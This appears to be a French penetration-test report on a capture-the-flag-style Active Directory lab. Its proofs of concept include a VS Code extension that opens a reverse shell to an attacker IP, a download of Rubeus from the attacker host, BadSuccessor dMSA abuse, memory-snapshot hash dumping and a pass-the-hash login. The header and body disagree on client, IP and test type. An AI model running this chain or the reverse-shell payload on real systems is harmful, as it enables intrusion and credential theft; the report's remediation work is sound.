
RAPPORT D'AUDIT DE SÉCURITÉ

Client : Orion Telecom
Projet : Pentest-Checkpoint
Référence Document : AUDIT-CHECKPOINT-2026-V1.0
Auteur : Aurian-P
Cible : orion.htb (10.129.103.195)
Type d'évaluation : Pentest « Boîte Noire » (Black Box) interne
Date d'intervention : 21 août 2026.

1. Synthèse Exécutive

1.1. Contexte & Objectifs

Dans le cadre de l'évaluation de sa posture de sécurité réseau et applicative, la société checkpoint a mandaté une prestation de test d'intrusion en approche « Boîte Grise » sur l'environnement Active Directory checkpoint.htb0 (10.129.108.108).

Un accès initial a été fourni : alex.turner/Checkpoint2024!.


L'objectif principal était de déterminer si un attaquant externe qui aurait obtenu des identifiants, ou un utilisateur interne malveillant pouvait compromettre la confidentialité, l'intégrité ou la disponibilité du système.

1.2. Aperçu du Niveau de Risque Global

Le niveau de risque global du système évalué est jugé CRITIQUE. L'évaluation a permis la compromission totale de la machine avec l'obtention des privilèges d'administration maximaux (administrator).

L'attaque s'est déroulée en cascade : une restauration d'objet depuis la corbeille Active Directory a permis un premier mouvement latéral, une exécution de code via partage SMB et extensions VS Code a permis un second mouvement latéral.

Enfin, un abus du mécanisme de dMSA a permis un troisième mouvement latéral impersonnant un service system, enfin, une exposition de snapshot de machines virtuelles contenant des secrets.



1.3. Matrice de Répartition des Risques

Sévérité	Nombre	Description Synthétique
CRITIQUE	0	
ÉLEVÉE	4	Restauration d'objet depuis la corbeille Active Directory Exécution de code via partage SMB et extensions VS Code Abus du mécanisme de dMSA (BadSuccessor - CVE-2025-53779) Exposition de snapshots de machines virtuelles contenant des secrets
MOYENNE	0	
FAIBLE	0	

2. Périmètre et Méthodologie

2.1. Périmètre Qualifié

Ressource / IP	Service / Application	Méthode d'accès
10.129.108.108 (checkpoint.htb0)	Environnement Active Directory	Boîte Grise (Avec accès préalable sur l'utilisateur alex.turner)

2.2. Méthodologie

L'intervention s'est appuyée sur le référentiel international PTES (Penetration Testing Execution Standard) et le guide d'évaluation de l'OWASP. La sévérité des failles a été calculée selon le standard CVSS v3.1 (Common Vulnerability Scoring System).

3. Cartographie du Système Cible

Le balayage initial des ports TCP exposés sur la cible a révélé la surface d'attaque suivante :

Port/Protocole	Service	Version	Information supplémentaire
53/TCP	DNS	Simple DNS Plus	/
88/TCP	kerberos	Microsoft Windows Kerberos	/
123/UDP	NTP	NTP v3	/
135/TCP	msrpc	Microsoft Windows RPC	/
139/TCP	Netbios-ssn	Microsoft Windows netbios-ssn	/
389/TCP	ldap	Microsoft Windows Active Directory LDAP	Domaine : checkpoint.htb0
445/TCP	microsoft-ds	/	/
464/TCP	kpasswd5	/	/
593/TCP	ncacn_http	Microsoft Windows RPC over HTTP 1.0	/
636/TCP	ldapssl	/	/
3268/TCP	ldap	Microsoft Windows Active Directory LDAP	/
3269/TCP	globalcatLDAPssl	/	/
5985/TCP	http	Microsoft HTTPAPI httpd 2.0	/
9389/TCP	mc-nmf	.NET Message Framing	/
49664/TCP	msrpc	Microsoft Windows RPC	/
49670/TCP	msrpc	Microsoft Windows RPC	/
49673/TCP	msrpc	Microsoft Windows RPC	/
49679/TCP	msrpc	Microsoft Windows RPC	/
49680/TCP	ncacn_http	Misrosoft Windows RPC over HTTP 1.0	/
49683/TCP	msrpc	Microsoft Windows RPC	/
49710/TCP	msrpc	Microsoft Windows RPC	/
49718/TCP	msrpc	Microsoft Windows RPC	/

4. Scénario d'Attaque Détaillé (Kill Chain)

Étape 1 : Mouvement latéral suite une restauration d'objet depuis la corbeille Active Directory

L'énumération des capacités d'écriture de l'utilisateur fourni alex.turner a permis d'identifier un compte utilisateur présent dans la corbeille Active Directory : mark.davies. La restauration de cet utilisateur ainsi que la modification de son mot de passe ont permis d'accéder aux partages SMB de cet utilisateur. Il possède notamment de droit WRITE sur le partage DevDrop.

Étape 2 : Mouvement latéral suite à l'exécution de code via partage SMB et extensions VS Code

La permission en écriture de l'utilisateur mark.davies sur le share smb DevDrop lui permet de déposer des fichiers. Dans ce partage on découvre également une exécution automatique des fichiers .vsix avec les configuration adéquates. Le dépôt d'un fichier .vsix a permis d'obtenir un reverse shell sur l'utilisateur ryan.brooks.

Étape 3 : Abus du mécanisme de dMSA (BadSuccessor - CVE-2025-53779)

La récupération du ticket Kerberos de l'utilisateur ryan.brooks a permis l'énumération des accès aux objet. L'utilisateur présente une permission write sur le service svc_deploy. Etant donné que le contrôleur de domaine est de version Windows Server 2025, les conditions sont réunies pour l'exploitation BadSuccessor, on a pu créer un objet DMSA avec l'identité de ryan.brooks mais dans le contexte du service svc_deploy. Ainsi ce nouvel objet aura les mêmes droits et accès que svc_deploy. L'objet evilDMSA6_ih.ccache a donc été créé, et son ticket kerberos a été utilisé pour accès aux shares disponible, on a découvert un accès READ sur le share VMBackups.

Étape 4 : Exposition de snapshots de machines virtuelles contenant des secrets

L'accès READ au share VMBackups a permis le téléchargement de snapshots. Ces snapshot contiennent toutes les informations nécessaires à l'obtention du hash du compte administrator. La récupération ces snapshot a permis d'obtenir les hashes NTLM de tous les comptes connectés lors de la prise de ces snapshots. Permettant ensuite d'utiliser ces hashes pour se connecter directement sur le compte administrator et obtenir une compromission totale de la machine.

5. Fiches Détaillées des Vulnérabilités

VULN-01 : Restauration d'objet depuis la corbeille Active Directory

Sévérité :

Elevée (CVSS v3.1 : 8.8 | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

CWE : CWE-269 Improper Privilege Management (Mauvaise gestion des privilèges)

Composant : permission du compte alex.turner : distinguishedName: CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted

Objects,DC=checkpoint,DC=htb permission: WRITE

Description :

L'utilisateur alex.turner a les droits WRITE sur le compte mark.davies, qui se situe initialement dans la corbeille (0ADEL). Cette permission permet à l'utilisateur alex.turner de restaurer le compte mark.davies, ainsi que de modifier son mot de passe utilisateur.

Ainsi, un attaquant peut ensuite s'authentifier en tant qu'utilisateur mark.davies et récupérer ses droits ainsi que ses accès. Cet utilisateur dispose notamment de droit WRITE sur le share SMB DevDrop.

Preuve de Concept (PoC) :

Cette commande avec l'utilisation de l'outil bloodyAD permet de lister les objets auxquels le compte alex;turner a les droits d'écriture :

```
bloodyAD -u alex.turner -p 'Checkpoint2024!' -d checkpoint.htb --host dc01.checkpoint.htb get writable
```

```
distinguishedName: CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb permission: WRITE
```

--> L'utilisateur mark.davies présent dans la corbeille est accessible en écriture.

Cette commande va restaurer le compte mark.davies :

```
bloodyAD -u alex.turner -p 'Checkpoint2024!' -d checkpoint.htb --host dc01.checkpoint.htb set restore "CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb"
```

```
[+] CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb has been restored successfully under CN=Mark Davies,OU=Employees,DC=checkpoint,DC=htb
```

L'utilisateur a bien été restauré.

On a bien accès au compte mark.davies, et on a accès à ses shares, notamment le droit d'écriture sur le share DevDrop :

```
netexec smb 10.129.108.108 -u 'mark.davies' -p 'Checkpoint2024!' --shares
SMB      10.129.108.108 445  DC01      [*] Windows 11 / Server 2025 Build 26100
x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:False)
SMB      10.129.108.108 445  DC01      [+]
checkpoint.htb\mark.davies:Checkpoint2024!
SMB      10.129.108.108 445  DC01      DevDrop  READ,WRITE  VS Code
extensions share for approved .vsix packages compatible with VS Code engine 1.118.0
```

Remédiation :

Implémenter un contrôle d'accès basé sur les rôles, suivant le principe du moindre privilège, seuls les comptes d'administration devraient avoir accès aux fonctionnalités de la corbeille.
Sécuriser le processus de restauration, qui devrait aussi être réservé aux comptes administrateurs.

VULN-02 : Exécution de code via partage SMB et extensions VS Code

Sévérité :

Elevée (CVSS v3.1 : 8,0 | CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)

CWE : CWE-732 : Incorrect Permission Assignment for Critical Resource (Attribution incorrecte de permissions pour une ressource critique)

Composant : le share smb DevDrop avec la description "VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0"

Description :

La permission en écriture de l'utilisateur mark.davies sur ce share smb lui permet de déposer des fichiers. L'exécution automatique des fichiers .vsix avec les configurations adéquates permet à un attaquant d'obtenir un reverse shell sur l'utilisateur ryan.brooks.

Preuve de Concept (PoC) :

Création du fichier de configuration package.json, ainsi que du fichier code extension.js dans un dossier /extension :

```
package.json
{
  "name": "check-bot",
  "displayName": "Check Bot",
  "version": "0.0.1",
  "engines": {
    "vscode": "^1.118.0"
  },
  "main": "./extension.js",
  "activationEvents": ["*"]
}
```

```

extension.js
const net = require('net');
const cp = require('child_process');

function activate(context) {
    const client = new net.Socket();
    client.connect(4444, "10.10.17.242", function() {
        const sh = cp.spawn("cmd.exe", []);
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
}

function deactivate() {}

module.exports = {
    activate,
    deactivate
}

```

Création du fichier test.vsix avec zip :

```
zip -r test.vsix extension/
```

Dépôt du dossier test.vsix sur le share smb :

```

smbclient //10.129.108.108/DevDrop -U 'mark.davies' -p
Password for [WORKGROUP\mark.davies]:
smb: \> put test.vsix
putting file test.vsix as \test.vsix (3,6 kB/s) (average 3,6 kB/s)
smb: \> ls
test.vsix                A      887  Tue Aug 25 15:49:34 2026

```

Exécution automatique du dossier, puis obtention d'un reverse shell sur l'utilisateur ryan.brooks :

```

nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.17.242] from (UNKNOWN) [10.129.108.108] 60427

```

```

Whoami
ryan.brooks

```

Remédiation :

Appliquer le principe du moindre privilège sur les shares SMB, un utilisateur standard ne doit avoir les droits d'en lecture seule.

Sécuriser le mécanisme de chargement des extensions vsix, désactiver l'exécution automatique.

VULN-03 : Abus du mécanisme de dMSA (BadSuccessor - CVE-2025-53779)

Sévérité :

Elevé (CVSS v3.1 : 8.8 | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

CWE : CWE-269 : Improper Privilege Management (gestion incorrecte des privilèges)

Composant : distinguishedName: CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb / permission: WRITE

Description :

La vulnérabilité CVE-2025-53779 est une faille majeure liée à la fonctionnalité dMSA (delegated Managed Service Accounts) introduite dans Windows Server 2025. Dans notre scénario, la récupération du ticket Kerberos de l'utilisateur ryan.brooks via l'outil rubeus.exe téléchargé sur la cible, a permis l'énumération des accès aux objets pour cet utilisateur. Sa permission write sur le service svc_deploy, couplée à la version du contrôleur de domaine (Windows Server 2025), remplissent les conditions pour l'exploitation de BadSuccessor. Un attaquant peut créer un objet DMSA avec l'identité de ryan.brooks mais dans le contexte du service svc_deploy. Ainsi ce nouvel objet aura les mêmes droits et accès que svc_deploy.

Preuve de Concept (PoC) :

Téléchargement de l'outil rubeus.exe dans le dossier /windows/Temp :

```
PS C:\Windows\Temp> Invoke-WebRequest -Uri "http://10.10.17.242:8888/Rubeus.exe" -OutFile "C:\Windows\Temp\rubeus.exe"
```

Utilisation de l'outil rubeus pour récupérer le hash du compte ryan.brooks :

```
PS C:\Windows\Temp> ./rubeus.exe tgtdeleg /nowrap
```

```
[*] base64(ticket.kirbi)
```

```
doIF1DCCBdCgAwIBBaEDAgEWoolE0[...]Q0hFQ0tQT0IOVC5IVEI=
```

Transformation du ticket en .ccache, puis utilisation de l'outil bloodyAD pour énumérer les accès du compte ryan.brooks :

```
base64 -d ./ryan3.b64 > ./ryan3.kirbi
```

```
impacket-ticketConverter ./ryan3.kirbi ./ryan3.ccache
```

```
export KRB5CCNAME=$(pwd)/ryan3.ccache
```

```
bloodyAD -k ccache=./ryan3.ccache \
```

```
--dc-ip 10.129.108.108 \
```

```
--host dc01.checkpoint.htb \
```

```
-d checkpoint.htb \
```


get writable --right WRITE

distinguishedName: CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb
permission: WRITE

--> L'utilisateur ryan.brooks a les accès WRITE au service svc_deploy

Vérification de la version du contrôleur de domaine (pour utiliser badsuccessore il faut que le contrôleur de domaine soit en Windows server 2025):

```
nxc ldap dc01.checkpoint.htb -k --use-kcache --query  
"(LDAPDisplayName=msDS-ManagementChain)" ""  
LDAP dc01.checkpoint.htb 389 DC01 [*] Windows 11 / Server 2025 Build 26100  
(name:DC01) (domain:checkpoint.htb)
```

Les conditions sont réunies pour pouvoir exploiter la vulnérabilité BadSuccessor

Création d'un objet DMSA par l'utilisateur ryan.brooks, mais sous les conditions de sv_deploy :

```
bloodyAD -k ccache=./ryan3.ccache \  
-u ryan.brooks \  
--dc-ip 10.129.108.108 \  
--host dc01.checkpoint.htb \  
-d checkpoint.htb \  
add badSuccessor evilDMSA6 \  
-t "CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb" \  
--ou "OU=DMSAHolder,DC=checkpoint,DC=htb"
```

EncodedKirbi :

```
doIF4zC[..]EaMBgbBmtYnRndBsOQ0hF  
Q0tQT0IOVC5IVEI=
```

--> Obtention d'un ticket avec les accès svc_deploy

Utilisation du nouveau ticket, puis énumération des shares disponibles :

```
export KRB5CCNAME=evilDMSA6_ih.ccache  
nxc smb dc01.checkpoint.htb -k --use-kcache --shares  
SMB dc01.checkpoint.htb 445 DC01 VMBackups READ  
--> accès à la lecture du share VMBackups
```

Remédiation :

Mettre à jour les contrôleurs de domaines Windows Server 2025 pour corriger la faille de logique Kerberos liée à la CVE-2025-53779.

Auditer et restreindre les permissions de modifications sur les compte de service, notamment le compte svc_deploy.

Bloquer le droit de création/modification d'objets dMSA pour les utilisateurs non-administrateurs.

VULN-04 : Exposition de snapshots de machines virtuelles contenant des secrets

Sévérité :

Elevée (CVSS v3.1 : 8.8 | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

CWE : CWE-522 : Identifiants insuffisamment protégés

Composant : Snapshot présents dans le share VMBackups\NightlyBackup_2024-11-01\memory forensics\windows Server 2019-Snapshot1.vmse

Description :

L'accès READ au share VMBackups a permis le téléchargement de snapshots. Ces snapshot contiennent toutes les informations nécessaires à l'obtention du hash du compte administrateur. Un attaquant qui récupère ces snapshot peut obtenir les hashes NTLM de tous les comptes connectés lors de la prise de ces snapshots. Permettant ensuite d'utiliser ces hashes pour se connecter directement sur le compte administrateur et obtenir une compromission totale de la machine.

Preuve de Concept (PoC) :

```
impacket-smbclient -k -no-pass dc01.checkpoint.htb
```

```
# use VMBackups
```

```
drw-rw-rw- 0 Wed May 13 13:58:18 2026 NightlyBackup_2024-11-01
```

```
drw-rw-rw- 0 Wed May 13 13:58:18 2026 memory forensics
```

```
ls
```

```
-rw-rw-rw- 106496000 Wed May 13 13:58:18 2026 Windows Server 2019-000001.vmdk
```

```
-rw-rw-rw- 2147483648 Wed May 13 13:58:18 2026 Windows Server 2019-Snapshot1.vmem
```

```
-rw-rw-rw- 138164859 Thu May 14 22:32:32 2026 Windows Server 2019-Snapshot1.vmsn
```

```
-rw-rw-rw- 270840 Wed May 13 13:58:18 2026 Windows Server 2019.nvram
```

```
-rw-rw-rw- 7642 Wed May 13 13:58:18 2026 Windows Server 2019.scoreboard
```

```
-rw-rw-rw- 10199695360 Wed May 13 13:58:18 2026 Windows Server 2019.vmdk
```

```
-rw-rw-rw- 502 Wed May 13 13:58:18 2026 Windows Server 2019.vmsd
```

```
-rw-rw-rw- 2749 Wed May 13 13:58:18 2026 Windows Server 2019.vmx
```

```
-rw-rw-rw- 274 Wed May 13 13:58:18 2026 Windows Server 2019.vmx
```

Utilisation d'un script python pour récupérer les snapshot :

```
download.py
```

```
import os
```

```
from impacket.smbconnection import SMBConnection
```

```
ccache_path = os.environ.get('KRB5CCNAME')
```

```
target_host = 'dc01.checkpoint.htb'
```

```
print(f"[+] Connexion à {target_host}...")
```

```
smb = SMBConnection(target_host, target_host)
```

```
# Spécification du principal evilDMSA6$ et utilisation du cache Kerberos
smb.kerberosLogin(
    user='evilDMSA6$',
    password="",
    domain='CHECKPOINT.HTB',
    useCache=True
)

share_name = 'VMBackups'
remote_path    =    r'NightlyBackup_2024-11-01\memory    forensics\Windows    Server
2019-Snapshot1.vmem'
local_path = 'Windows Server 2019-Snapshot1.vmsn'

print("[+] Téléchargement du fichier de mémoire (2 Go) en cours...")
with open(local_path, 'wb') as f:
    smb.getFile(share_name, remote_path, f.write)

print("[+] Téléchargement terminé avec succès !")
smb.logoff()

Récupération des hashes avec volatility3 :
vol -f "Windows Server 2019-Snapshot1.vmem" windows.lsadump.Lsadump
vol -f "Windows Server 2019-Snapshot1.vmem" windows.hashdump.Hashdump
Administrator            500                        aad3b435b51404eeaad3b435b51404ee
f29e9c014295b9b32139b09a2790be3b

Utilisation du hash NTML administrator via evil-winrm :
evil-winrm -i dc01.checkpoint.htb -u Administrator -H f29e9c014295b9b32139b09a2790be3b
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
checkpoint\administrator
```

Remédiation :
Sécuriser et Isoler les données de sauvegarde : Chiffrement, cloisonnement réseau.
Durcir l'authentification et les accès distants : désactiver LM/NTLM lorsque c'est possible.

6. Plan d'Action et Feuille de Route (Remédiation)

Priorité	Actions Correctives	Responsable	Echéance

URGENT (24-48h)	1. Mettre à jour les contrôleurs de domaines Windows Server 2025 pour corriger la faille de logique Kerberos liée à la CVE-2025-53779) 2. Bloquer le droit de création/modification d'objets dMSA pour les utilisateurs non-administrateurs. 3. Forcer le changement du mot de passe l'utilisateur alex.turner. 4. Appliquer le principe du moindre privilège sur les shares SMB, un utilisateur standard ne doit avoir les droits qu'en lecture seule.	Equipe Web / Admin Sys	24 à 48 heures
COURT TERME (15j)	1. Mettre en place le chiffrement des données de sauvegardes, des snapshots. 2. Auditer et restreindre les permissions de modifications sur les compte de service, notamment le compte svc_deploy. 3. Sécuriser le mécanisme de chargement des extensions vsix, désactiver l'exécution automatique. 4. Implémenter un contrôle d'accès basé sur les rôles, suivant le principe du moindre privilège, seuls les comptes d'administration devraient avoir accès aux fonctionnalité de la corbeille. 5. Sécuriser le processus de restauration, qui devrait aussi être réservé aux comptes administrateurs.	Développeurs / DevOps	15 jours
MOYEN TERME (30j)	1. Durcir l'authentification et les accès distants : désactiver LM/NTLM si possible. 2. Mettre en place un audit de régularité des composants logiciels obsolètes (Gestion des patchs).	RSSI / Sysadmin	30 jours